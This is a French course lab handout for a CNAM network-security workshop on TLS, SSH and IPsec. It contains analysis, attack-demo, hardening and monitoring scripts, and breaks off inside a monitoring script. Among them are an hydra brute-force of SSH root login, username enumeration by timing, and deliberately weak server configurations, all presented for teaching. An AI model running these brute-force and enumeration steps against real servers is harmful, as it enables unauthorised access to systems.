


2024
2025

Ateliers Protocoles sécurisés

RSX112 – SECURITE DES RESEAUX
STEPHANE LARCHER

Atelier Protocoles Sécurisés
RSX112 - Sécurité des Réseaux - CNAM
Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com



Protocoles sécurisés

Atelier Protocoles Sécurisés et Vulnérabilités - RSX112	2
Infrastructure et Architecture.....	3
Réutilisation de l'Infrastructure PKI.....	3
Phase 1 : Préparation de l'Environnement (20 min)	3
1.1 Configuration des Conteneurs	3
1.2 Script de Monitoring Réseau	4
Phase 2 : Analyse de TLS/SSL (40 min).....	5
2.1 Configuration Multi-Versions TLS.....	5
2.2 Analyse du Handshake TLS.....	5
2.3 Exploitation de Heartbleed (Environnement Contrôlé).....	5
Phase 3 : Analyse SSH (30 min)	6
3.1 Configuration SSH Multi-Niveaux.....	6
3.2 Analyse du Handshake SSH	6
3.3 Tests d'Attaques SSH.....	7
Phase 4 : Analyse IPsec (30 min).....	7
4.1 Configuration IPsec/IKEv2.....	7
4.2 Analyse du Trafic IPsec.....	7
4.3 Attaques sur IPsec	8

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

Phase 5 : Scénarios d'Attaque Intégrés (20 min)	8
5.1 Scénario : Downgrade Attack	8
5.2 Scénario : MITM sur SSH	8
Phase 6 : Défense et Durcissement (20 min)	10
6.1 Script de Durcissement Automatique.....	10
6.2 Monitoring et Alertes	10
ANNEXE : Scripts de l'Atelier	11
A. Scripts d'Analyse et Outils	11
A.1 Script de Monitoring Réseau (netmon.sh)	11
A.2 Analyseur TLS (tls-analyzer.sh)	12
A.3 Analyseur SSH (ssh-analyzer.sh)	13
A.4 Tests de Sécurité SSH (ssh-security-test.sh)	14
A.5 Analyseur IPsec (ipsec-analyzer.sh)	15
A.6 Démonstration Downgrade Attack (downgrade-attack-demo.sh)	16
A.7 Script de Durcissement (harden-protocols.sh)	17
A.8 Monitoring des Protocoles (protocol-monitor.sh)	20
A.9 Générateur de Rapport (generate-report.sh)	22
B. Fichiers de Configuration.....	24
B.1 Configuration Nginx TLS 1.3 (nginx-tls13.conf)	24
B.2 Configuration Nginx Faible (nginx-weak.conf)	24
B.3 Configuration SSH Sécurisée (sshd_secure.conf)	25
B.4 Configuration SSH Faible (sshd_weak.conf).....	25
B.5 Configuration IPsec (ipsec.conf)	26
B.6 Secrets IPsec (ipsec.secrets)	26
C. Scripts Python d'Exploitation	27
C.1 Serveur Vulnérable Heartbleed (server.py).....	27
C.2 Exploit Heartbleed (heartbleed_exploit.py)	27
C.3 Attaque IKE Aggressive Mode (ike-aggressive-attack.py)	29
C.4 Démonstration MITM SSH (ssh-mitm-demo.py)	31

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

Infrastructure et Architecture

Réutilisation de l'Infrastructure PKI

Chaque groupe dispose toujours de :

- **3 conteneurs LXC Alpine Linux**
 - CT1X1 : Lab-SecProto (256MB RAM) - Serveur vulnérable
 - CT1X2 : Target-Server (384MB RAM) - Services TLS/SSH
 - CT1X3 : Attack-Station (384MB RAM) - Analyse et tests
- **VLAN isolé** : 11X (10.1X.0.0/24)
- **PKI existante** de l'atelier précédent

Phase 1 : Préparation de l'Environnement

1.1 Configuration des Conteneurs

Sur Attack-Station (CT1X3) :

```
# Installation des outils d'analyse
sudo apk add --no-cache \
    wireshark-cli tcpdump tshark \
    nmap masscan \
    openssl openssh-client \
    curl wget netcat-openbsd \
    python3 py3-pip \
    git make gcc musl-dev \
    john hydra \
    sslscan testssl.sh

# Outils Python pour l'analyse
pip3 install scapy paramiko pwntools cryptography

# Création de l'environnement de travail
mkdir -p ~/proto-lab/{captures,exploits,scripts,reports}
cd ~/proto-lab
```

Sur Target-Server (CT1X2) :

```
# Installation des services
sudo apk add --no-cache \
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```
    nginx apache2 \  
    openssh-server \  
    vsftpd \  
    strongswan \  
    openssl  
  
# Création de plusieurs versions de services  
mkdir -p ~/services/{tls-modern,tls-legacy,ssh-configs}
```

Sur Lab-SecProto (CT1X1) :

```
# Installation de services vulnérables (environnement contrôlé)  
mkdir -p ~/vuln-lab/{heartbleed,poodle,downgrade}  
cd ~/vuln-lab  
  
# Compilation d'OpenSSL vulnérable (1.0.1f pour Heartbleed)  
wget https://www.openssl.org/source/old/1.0.1/openssl-1.0.1f.tar.gz  
tar xzf openssl-1.0.1f.tar.gz  
cd openssl-1.0.1f  
./config --prefix=/home/pkilab/vuln-lab/openssl-vuln  
make && make install
```

1.2 Script de Monitoring Réseau

Script : `netmon.sh` (Voir Annexe A.1)

Description : Outil de monitoring réseau en temps réel permettant de capturer et analyser le trafic des protocoles sécurisés.

Fonctionnalités :

- Capture ciblée par protocole (HTTPS, SSH, IPsec)
- Statistiques en temps réel
- Analyse de captures existantes
- Export au format PCAP pour analyse approfondie

Utilisation : `./netmon.sh` puis sélectionner le protocole à monitorer

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

Phase 2 : Analyse de TLS/SSL

2.1 Configuration Multi-Versions TLS

Sur **Target-Server**, nous allons créer deux configurations Nginx :

Configuration 1 : `nginx-tls13.conf` (Voir Annexe B.1)

- **Rôle** : Configuration moderne sécurisée avec TLS 1.3 uniquement
- **Caractéristiques** : Ciphers AEAD, OCSP Stapling, session tickets désactivés

Configuration 2 : `nginx-weak.conf` (Voir Annexe B.2)

- **Rôle** : Configuration volontairement vulnérable pour tests
- **Caractéristiques** : SSLv3/TLS 1.0, ciphers faibles, à NE JAMAIS utiliser en production

2.2 Analyse du Handshake TLS

Script : `tls-analyzer.sh` (Voir Annexe A.2)

Description : Analyseur complet du protocole TLS permettant d'évaluer la sécurité d'un serveur HTTPS.

Fonctionnalités principales :

- Détection des versions TLS supportées
- Énumération des cipher suites
- Analyse du certificat
- Test de vulnérabilités connues (Heartbleed, POODLE)
- Capture et analyse du handshake
- Scan détaillé avec sslscan

Utilisation : `./tls-analyzer.sh <target> [port]`

2.3 Exploitation de Heartbleed (Environnement Contrôlé)

Sur **Lab-SecProto (serveur vulnérable)** :

Script 1 : `server.py` (Voir Annexe C.1)

- **Rôle** : Serveur HTTPS vulnérable utilisant OpenSSL 1.0.1f

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

- **Objectif** : Simuler un serveur avec la vulnérabilité Heartbleed
- **Données sensibles** : Contient intentionnellement des secrets en mémoire

Script 2 : `heartbleed_exploit.py` (Voir Annexe C.2)

- **Rôle** : Proof of Concept pour exploiter CVE-2014-0160
- **Fonctionnement** : Envoie un heartbeat malformé pour extraire la mémoire
- **Objectif pédagogique** : Comprendre l'impact d'un buffer overflow

Phase 3 : Analyse SSH

3.1 Configuration SSH Multi-Niveaux

Sur **Target-Server**, création de deux configurations SSH :

Configuration 1 : `sshd_secure.conf` (Voir Annexe B.3)

- **Rôle** : Configuration SSH durcie selon les best practices
- **Caractéristiques** : Ed25519/RSA uniquement, pas de mot de passe, algorithmes modernes

Configuration 2 : `sshd_weak.conf` (Voir Annexe B.4)

- **Rôle** : Configuration SSH vulnérable pour démonstration
- **Caractéristiques** : Root login, mots de passe vides, algorithmes obsolètes

3.2 Analyse du Handshake SSH

Script : `ssh-analyzer.sh` (Voir Annexe A.3)

Description : Outil d'analyse complète du protocole SSH.

Fonctionnalités :

- Banner grabbing pour identification de version
- Énumération des algorithmes de chiffrement supportés
- Scan nmap avec scripts SSH
- Test des méthodes d'authentification disponibles
- Capture et analyse du handshake SSH

Utilisation : `./ssh-analyzer.sh <target> [port]`

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

3.3 Tests d'Attaques SSH

Script : `ssh-security-test.sh` (Voir Annexe A.4)

Description : Suite de tests de sécurité pour évaluer la robustesse d'un serveur SSH.

Tests effectués :

- Test de bruteforce avec wordlist limitée (hydra)
- Détection d'énumération d'utilisateurs via timing attacks
- Vérification de clés SSH faibles
- Test d'algorithmes de chiffrement obsolètes

Utilisation : `./ssh-security-test.sh <target> [port]`

Phase 4 : Analyse IPsec

4.1 Configuration IPsec/IKEv2

Sur Target-Server :

Configuration 1 : `ipsec.conf` (Voir Annexe B.5)

- **Rôle** : Configuration IPsec avec tunnels sécurisés et faibles
- **Tunnels** : Un moderne (AES256-SHA256) et un faible (DES-MD5)

Configuration 2 : `ipsec.secrets` (Voir Annexe B.6)

- **Rôle** : Stockage des PSK (Pre-Shared Keys)
- **Attention** : Contient des clés faibles pour démonstration

4.2 Analyse du Trafic IPsec

Script : `ipsec-analyzer.sh` (Voir Annexe A.5)

Description : Analyseur de protocole IPsec/IKE pour comprendre l'établissement des tunnels VPN.

Fonctionnalités :

- Capture du trafic IKE (ports 500/4500)

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

- Analyse du handshake IKE
- Détection des algorithmes négociés
- Analyse du trafic ESP
- Identification des SPIs
- Tests de vulnérabilités (mode agressif, transformations faibles)

Utilisation : `./ipsec-analyzer.sh`

4.3 Attaques sur IPsec

Script : `ike-aggressive-attack.py` (Voir Annexe C.3)

Description : Démonstration d'attaque sur IKE en mode agressif.

Objectif pédagogique :

- Montrer pourquoi le mode agressif est dangereux
- Comprendre l'exposition des hashes
- Importance de désactiver ce mode en production

Utilisation : `./ike-aggressive-attack.py <target>`

Phase 5 : Scénarios d'Attaque Intégrés

5.1 Scénario : Downgrade Attack

Script : `downgrade-attack-demo.sh` (Voir Annexe A.6)

Description : Démonstration complète d'une attaque par downgrade de protocole.

Scénario simulé :

- Serveur acceptant multiple versions TLS
- Attaquant forçant l'utilisation de TLS 1.0
- Détection et mitigation de l'attaque

5.2 Scénario : MITM sur SSH

Script : `ssh-mitm-demo.py` (Voir Annexe C.4)

Description : Simulation d'attaque Man-In-The-Middle sur SSH.

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

Objectif : Démontrer l'importance de :

- La vérification des empreintes de clés
- StrictHostKeyChecking
- L'authentification par certificat

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

Phase 6 : Défense et Durcissement

6.1 Script de Durcissement Automatique

Script : `harden-protocols.sh` (Voir Annexe A.7)

Description : Script automatisant le durcissement des protocoles sécurisés.

Actions effectuées :

- Configuration TLS optimale (TLS 1.2+, ciphers forts)
- Durcissement SSH (clés uniquement, algorithmes modernes)
- Sécurisation IPsec (IKEv2, AES-256-GCM, PFS)
- Génération de fichiers de configuration sécurisés

6.2 Monitoring et Alertes

Script : `protocol-monitor.sh` (Voir Annexe A.8)

Description : Système de monitoring en temps réel des protocoles sécurisés.

Fonctionnalités :

- Détection de protocoles faibles
 - Alertes sur tentatives de connexion échouées
 - Monitoring des connexions root
 - Statistiques en temps réel
 - Logging centralisé
-

ANNEXE : Scripts de l'Atelier

A. Scripts d'Analyse et Outils

A.1 Script de Monitoring Réseau (`netmon.sh`)

```
#!/bin/bash
# Monitoring réseau en temps réel

INTERFACE="eth0"
OUTPUT_DIR="../captures"

echo "=== Network Protocol Monitor ==="
echo "Groupe X - $(date)"

# Fonction de capture ciblée
capture_protocol() {
    local proto=$1
    local port=$2
    local duration=$3

    echo "[*] Capturing $proto on port $port for $duration seconds..."
    timeout $duration tcpdump -i $INTERFACE -w $OUTPUT_DIR/${proto}_$(date
+%s).pcap \
        "port $port" 2>/dev/null &

    # Statistiques en temps réel
    while [ $(jobs -r | wc -l) -gt 0 ]; do
        echo -ne "\r[*] Packets captured: $(tcpdump -r
$OUTPUT_DIR/${proto}*.pcap 2>/dev/null | wc -l)"
        sleep 1
    done
    echo ""
}

# Menu principal
PS3="Select protocol to monitor: "
options=("HTTPS/TLS" "SSH" "IPsec" "All protocols" "Analyze capture"
"Quit")
select opt in "${options[@]}"
do
    case $opt in
        "HTTPS/TLS")
            capture_protocol "tls" 443 30
            ;;
        "SSH")
            capture_protocol "ssh" 22 30
            ;;
        "IPsec")
            capture_protocol "ipsec" 500 30
            ;;
        "All protocols")
            tcpdump -i $INTERFACE -w $OUTPUT_DIR/all_$(date +%s).pcap &
    esac
done
```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

        echo "Press Ctrl+C to stop..."
        wait
        ;;
    "Analyze capture")
        ls -la $OUTPUT_DIR/*.pcap
        read -p "Enter capture file: " capfile
        tshark -r $OUTPUT_DIR/$capfile -V | less
        ;;
    "Quit")
        break
        ;;
done
esac
done

```

A.2 Analyseur TLS (tls-analyzer.sh)

```

#!/bin/bash
# Analyseur TLS complet

TARGET=$1
PORT=${2:-443}

echo "=== TLS Protocol Analyzer ==="
echo "Target: $TARGET:$PORT"
echo ""

# 1. Scan des versions TLS supportées
echo "[1] Supported TLS versions:"
for version in ssl3 tls1 tls1_1 tls1_2 tls1_3; do
    echo -n " $version: "
    if timeout 2 openssl s_client -connect $TARGET:$PORT -$version <
/dev/null 2>/dev/null | grep -q "CONNECTED"; then
        echo "✓ SUPPORTED"
    else
        echo "✗ NOT SUPPORTED"
    fi
done

# 2. Cipher suites
echo -e "\n[2] Cipher suites:"
nmap --script ssl-enum-ciphers -p $PORT $TARGET 2>/dev/null | grep -E
"TLS|SSL|ciphers:" -A 20

# 3. Certificat
echo -e "\n[3] Certificate details:"
echo | openssl s_client -connect $TARGET:$PORT -servername $TARGET
2>/dev/null | \
    openssl x509 -noout -text | grep -E "Subject:|Issuer:|Not Before|Not
After"

# 4. Vulnérabilités connues
echo -e "\n[4] Known vulnerabilities:"
echo -n " Heartbleed: "
if nmap -p $PORT --script ssl-heartbleed $TARGET 2>/dev/null | grep -q
"VULNERABLE"; then

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

    echo "⚠️ VULNERABLE!"
else
    echo "✓ Safe"
fi

echo -n " POODLE: "
if nmap -p $PORT --script ssl-poodle $TARGET 2>/dev/null | grep -q
"VULNERABLE"; then
    echo "⚠️ VULNERABLE!"
else
    echo "✓ Safe"
fi

# 5. Capture du handshake
echo -e "\n[5] Capturing TLS handshake..."
timeout 5 tcpdump -i eth0 -w /tmp/tls_handshake.pcap "host $TARGET and port
$PORT" &
sleep 1
echo | openssl s_client -connect $TARGET:$PORT -msg 2>&1 | grep -E ">>|<<"
| head -20

# 6. Analyse avec sslscan
echo -e "\n[6] Detailed scan with sslscan:"
sslscan --no-colour $TARGET:$PORT | grep -E
"Accepted|Preferred|renegotiation"

```

A.3 Analyseur SSH (`ssh-analyzer.sh`)

```

#!/bin/bash
# Analyseur SSH

TARGET=$1
PORT=${2:-22}

echo "=== SSH Protocol Analyzer ==="
echo "Target: $TARGET:$PORT"

# 1. Banner Grabbing
echo -e "\n[1] SSH Banner:"
timeout 2 nc -v $TARGET $PORT 2>&1 | grep -E "SSH-"

# 2. Algorithmes supportés
echo -e "\n[2] Supported algorithms:"
ssh -vv -oConnectTimeout=5 -oStrictHostKeyChecking=no \
-oUserKnownHostsFile=/dev/null $TARGET -p $PORT 2>&1 | \
grep -E "kex:|cipher:|mac:|key:" | sort -u

# 3. Scan nmap
echo -e "\n[3] Nmap SSH scan:"
nmap -p $PORT --script ssh2-enum-algos,ssh-hostkey $TARGET

# 4. Test d'authentification
echo -e "\n[4] Authentication methods:"
ssh -v -oPreferredAuthentications=none -oConnectTimeout=5 \
$TARGET -p $PORT 2>&1 | grep -E "Authentications that can continue"

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

# 5. Capture du handshake
echo -e "\n[5] Capturing SSH handshake..."
tcpdump -i eth0 -w /tmp/ssh_handshake.pcap -c 50 \
    "host $TARGET and port $PORT" 2>/dev/null &
TCPDUMP_PID=$!

# Tentative de connexion pour générer du trafic
timeout 3 ssh -oStrictHostKeyChecking=no -oConnectTimeout=2 \
    test@$TARGET -p $PORT 2>/dev/null

kill $TCPDUMP_PID 2>/dev/null

# Analyse basique de la capture
echo -e "\n[6] Handshake analysis:"
tshark -r /tmp/ssh_handshake.pcap -Y "ssh" 2>/dev/null | head -10

```

A.4 Tests de Sécurité SSH (`ssh-security-test.sh`)

```

#!/bin/bash
# Tests de sécurité SSH

TARGET=$1
PORT=${2:-22}
WORDLIST="/tmp/wordlist.txt"

echo "=== SSH Security Testing ==="

# 1. Création d'une mini wordlist
echo -e "\n[1] Creating test wordlist..."
cat > $WORDLIST << 'WORDS'
admin
password
123456
pkilab
pkilab2024
groupeX
root
test
ssh
alpine
WORDS

# 2. Test de bruteforce (limité)
echo -e "\n[2] Testing password strength (limited)..."
echo "WARNING: This is for educational purposes only!"

# Utilisation d'hydra avec limitations
timeout 30 hydra -l root -P $WORDLIST -t 4 -f \
    ssh://$TARGET:$PORT 2>/dev/null | grep -E "host:|login:|password:"

# 3. Test de timing attacks
echo -e "\n[3] User enumeration via timing:"
for user in root admin pkilab nonexistent$(date +%s); do
    echo -n "Testing user '$user': "
    start=$(date +%s%N)

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

        timeout 2 ssh -oConnectTimeout=1 -oPasswordAuthentication=yes \
            $user@$TARGET -p $PORT 2>&1 >/dev/null
        end=$(date +%s%N)
        elapsed=$(( (end - start) / 1000000 ))
        echo "${elapsed}ms"
done

# 4. Test de clés SSH faibles
echo -e "\n[4] Testing for weak SSH keys:"
# Génération d'une clé faible (pour test)
ssh-keygen -t rsa -b 1024 -f /tmp/weak_key -N "" -q
ssh-keygen -y -f /tmp/weak_key > /tmp/weak_key.pub

echo "Generated weak RSA-1024 key for testing"
rm -f /tmp/weak_key*

# 5. Vérification des algorithmes obsolètes
echo -e "\n[5] Checking for deprecated algorithms:"
ssh -Q cipher | grep -E "3des|arcfour|blowfish" | while read cipher; do
    echo -n "Testing $cipher: "
    if ssh -oCiphers=$cipher -oConnectTimeout=2 $TARGET -p $PORT 2>&1 | \
        grep -q "no matching cipher"; then
        echo "✓ Disabled"
    else
        echo "⚠ ENABLED"
    fi
done

```

A.5 Analyseur IPsec ([ipsec-analyzer.sh](#))

```

#!/bin/bash
# Analyseur IPsec/IKE

echo "=== IPsec Protocol Analyzer ==="

# 1. Capture IKE (port 500/4500)
echo "[1] Starting IKE capture..."
tcpdump -i eth0 -nn -s0 -w /tmp/ike_capture.pcap \
    '(port 500 or port 4500)' 2>/dev/null &
TCPDUMP_PID=$!

echo "Capture running (PID: $TCPDUMP_PID)"
echo "Press Enter to stop capture..."
read

kill $TCPDUMP_PID 2>/dev/null

# 2. Analyse de la capture
echo -e "\n[2] IKE Handshake Analysis:"
tshark -r /tmp/ike_capture.pcap -Y "isakmp" -V 2>/dev/null | \
    grep -E "Message ID:|Payload:|Transform:|Proposal:" | head -20

# 3. Détection des algorithmes
echo -e "\n[3] Detected algorithms:"
tshark -r /tmp/ike_capture.pcap -Y "isakmp.tf.type" -Tfields \

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

    -e isakmp.tf.type -e isakmp.tf.id 2>/dev/null | sort -u

# 4. Analyse ESP
echo -e "\n[4] ESP traffic:"
tcpdump -r /tmp/ike_capture.pcap -nn 'esp' 2>/dev/null | head -10

# 5. Identification des SPIs
echo -e "\n[5] Security Parameter Indexes (SPIs):"
tcpdump -r /tmp/ike_capture.pcap -nn 'esp' 2>/dev/null | \
    grep -oP 'spi 0x[0-9a-f]+' | sort -u

# 6. Test de vulnérabilités IKE
echo -e "\n[6] IKE vulnerability tests:"

# Test Aggressive Mode
echo -n "   Aggressive Mode: "
if ike-scan --aggressive 10.1X.0.3 2>/dev/null | grep -q "Aggressive Mode";
then
    echo "   🚩  ENABLED (hash disclosure risk)"
else
    echo "   ✓  Disabled"
fi

# Test de transformation faible
echo -n "   Weak transforms: "
ike-scan --trans=1,1,1,1 10.1X.0.3 2>/dev/null | \
    grep -E "DES|MD5" && echo "   🚩  WEAK CRYPTO" || echo "   ✓  Strong only"

```

A.6 Démonstration Downgrade Attack ([downgrade-attack-demo.sh](#))

```

#!/bin/bash
# Démonstration d'attaque par downgrade

echo "=== Protocol Downgrade Attack Demonstration ==="
echo "Educational Purpose - Groupe X"
echo ""

# 1. Configuration du serveur avec multi-protocoles
echo "[1] Setting up multi-protocol server..."

# Serveur TLS avec fallback
cat > /tmp/tls_fallback_server.py << 'PYSERVER'
import socket
import ssl
import threading

def handle_client(conn, addr):
    data = conn.recv(1024)

    # Détection du protocole demandé
    if b'TLS 1.3' in data:
        response = b"HTTP/1.1 200 OK\r\n\r\nTLS 1.3 Connection\n"
    elif b'TLS 1.0' in data:
        response = b"HTTP/1.1 200 OK\r\n\r\nWARNING: Downgraded to TLS
1.0!\n"

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

else:
    response = b"HTTP/1.1 200 OK\r\n\r\nInsecure Connection!\n"

    conn.send(response)
    conn.close()

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind(('0.0.0.0', 8444))
server.listen(5)

print("[*] Downgrade test server on port 8444")
while True:
    conn, addr = server.accept()
    thread = threading.Thread(target=handle_client, args=(conn, addr))
    thread.start()
PYSERVER

python3 /tmp/tls_fallback_server.py &
SERVER_PID=$!
sleep 2

# 2. Test normal
echo -e "\n[2] Normal connection attempt:"
curl -k --tlsv1.3 https://localhost:8444/ 2>/dev/null || echo "TLS 1.3
requested"

# 3. Simulation d'attaque MITM avec downgrade
echo -e "\n[3] Simulating downgrade attack:"
echo " [MITM] Intercepting connection..."
echo " [MITM] Stripping TLS 1.3 capability..."
echo " [MITM] Forcing TLS 1.0..."

curl -k --tlsv1.0 https://localhost:8444/ 2>/dev/null || echo "Connection
downgraded!"

# 4. Détection de l'attaque
echo -e "\n[4] Detection mechanisms:"
echo " - SCSV (Signaling Cipher Suite Value)"
echo " - TLS_FALLBACK_SCSV = {0x56, 0x00}"
echo " - Version intolerance detection"

# Cleanup
kill $SERVER_PID 2>/dev/null

echo -e "\n[5] Mitigations:"
echo " ✓ Disable old protocol versions"
echo " ✓ Implement TLS_FALLBACK_SCSV"
echo " ✓ Use HSTS preload"
echo " ✓ Monitor for protocol anomalies"

```

A.7 Script de Durcissement ([harden-protocols.sh](#))

```

#!/bin/bash
# Script de durcissement des protocoles
# Groupe X - RSX112

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

echo "=== Protocol Hardening Script ==="
echo "Applying security best practices..."
echo ""

# 1. TLS/SSL Hardening
echo "[1] Hardening TLS/SSL..."

cat > /tmp/nginx-hardened.conf << 'NGINX'
# Configuration TLS durcie
ssl_protocols TLSv1.2 TLSv1.3;
ssl_ciphers ECDHE-ECDSA-AES128-GCM-SHA256:ECDHE-RSA-AES128-GCM-
SHA256:ECDHE-ECDSA-AES256-GCM-SHA384:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-
ECDSA-CHACHA20-POLY1305:ECDHE-RSA-CHACHA20-POLY1305:DHE-RSA-AES128-GCM-
SHA256:DHE-RSA-AES256-GCM-SHA384;
ssl_prefer_server_ciphers off;
ssl_session_cache shared:SSL:10m;
ssl_session_timeout 10m;
ssl_session_tickets off;
ssl_stapling on;
ssl_stapling_verify on;

# Security headers
add_header Strict-Transport-Security "max-age=63072000" always;
add_header X-Frame-Options DENY always;
add_header X-Content-Type-Options nosniff always;
NGINX

echo "  ✓ TLS 1.2+ only"
echo "  ✓ Strong ciphers only"
echo "  ✓ HSTS enabled"
echo "  ✓ Session tickets disabled"

# 2. SSH Hardening
echo -e "\n[2] Hardening SSH..."

cat > /tmp/sshd-hardened.conf << 'SSHD'
# Configuration SSH durcie
Protocol 2
HostKey /etc/ssh/ssh_host_ed25519_key
HostKey /etc/ssh/ssh_host_rsa_key

# Algorithmes forts uniquement
KexAlgorithms curve25519-sha256,curve25519-sha256@libssh.org,diffie-
hellman-group-exchange-sha256
Ciphers chacha20-poly1305@openssh.com,aes128-ctr,aes192-ctr,aes256-
ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com
MACs umac-64-etm@openssh.com,umac-128-etm@openssh.com,hmac-sha2-256-
etm@openssh.com,hmac-sha2-512-etm@openssh.com

# Authentification
PermitRootLogin no
PasswordAuthentication no
PubkeyAuthentication yes
AuthenticationMethods publickey

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

# Sécurité
StrictModes yes
MaxAuthTries 3
MaxSessions 2
ClientAliveInterval 300
ClientAliveCountMax 2

# Logging
LogLevel VERBOSE
SSHD

echo " ✓ Key-based auth only"
echo " ✓ Modern algorithms only"
echo " ✓ Root login disabled"
echo " ✓ Strict session limits"

# 3. IPsec Hardening
echo -e "\n[3] Hardening IPsec..."

cat > /tmp/ipsec-hardened.conf << 'IPSEC'
# Configuration IPsec durcie
conn %default
    keyexchange=ikev2
    ike=aes256-sha256-modp3072,aes256-sha384-modp4096!
    esp=aes256gcm16-modp3072,aes256gcm16-modp4096!
    dpdaction=clear
    dpddelay=300s
    authby=pubkey
    leftauth=pubkey
    rightauth=pubkey
    leftid=%fromcert
    rightid=%fromcert

    # Perfect Forward Secrecy
    pfs=yes
    rekey=yes
    reauth=yes

    # Timeouts stricts
    ikelifetime=1h
    lifetime=30m
    margintime=5m
IPSEC

echo " ✓ IKEv2 only"
echo " ✓ AES-256-GCM only"
echo " ✓ Certificate auth"
echo " ✓ PFS enabled"

# 4. Vérification finale
echo -e "\n[4] Security checklist:"
echo " [ ] Remove all weak ciphers"
echo " [ ] Disable deprecated protocols"
echo " [ ] Enable logging and monitoring"

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

echo " [ ] Regular security updates"
echo " [ ] Implement rate limiting"
echo " [ ] Use certificate pinning where possible"

echo -e "\n[*] Hardening complete!"
echo "[*] Configuration files saved in /tmp/"
echo "[*] Review and apply as needed"

```

A.8 Monitoring des Protocoles (protocol-monitor.sh)

```

#!/bin/bash
# Système de monitoring des protocoles sécurisés

LOG_DIR="$HOME/proto-lab/logs"
mkdir -p $LOG_DIR

echo "=== Protocol Security Monitor ==="
echo "Monitoring for suspicious activity..."

# Fonction de logging
log_event() {
    echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> $LOG_DIR/security.log
    echo "[!] $1"
}

# 1. Monitor TLS
monitor_tls() {
    tcpdump -i eth0 -nn "port 443" 2>/dev/null | while read line; do
        # Détection de protocoles faibles
        if echo "$line" | grep -qE "SSLv3|TLSv1\.0"; then
            log_event "ALERT: Weak TLS version detected - $line"
        fi

        # Détection de handshakes échoués
        if echo "$line" | grep -q "alert"; then
            log_event "TLS Alert detected - $line"
        fi
    done &
}

# 2. Monitor SSH
monitor_ssh() {
    tail -f /var/log/auth.log 2>/dev/null | while read line; do
        # Tentatives de connexion échouées
        if echo "$line" | grep -q "Failed password"; then
            log_event "SSH: Failed login attempt - $line"
        fi

        # Connexions root
        if echo "$line" | grep -qE "Accepted.*for root"; then
            log_event "CRITICAL: Root login detected - $line"
        fi
    done &
}

# 3. Monitor IPsec

```

Atelier Protocoles Sécurisés

RSX112 - Sécurité des Réseaux - CNAM

Contact : Stéphane LARCHER @mail : stephane-larcher@outlook.com

```

monitor_ipsec() {
    tcpdump -i eth0 -nn "(port 500 or port 4500)" 2>/dev/null | while read
line; do
    # Détection de mode agressif
    if echo "$line" | grep -q "aggressive"; then
        log_event "IPsec: Aggressive mode detected - $line"
    fi
done &
}

# 4. Statistiques temps réel
show_stats() {
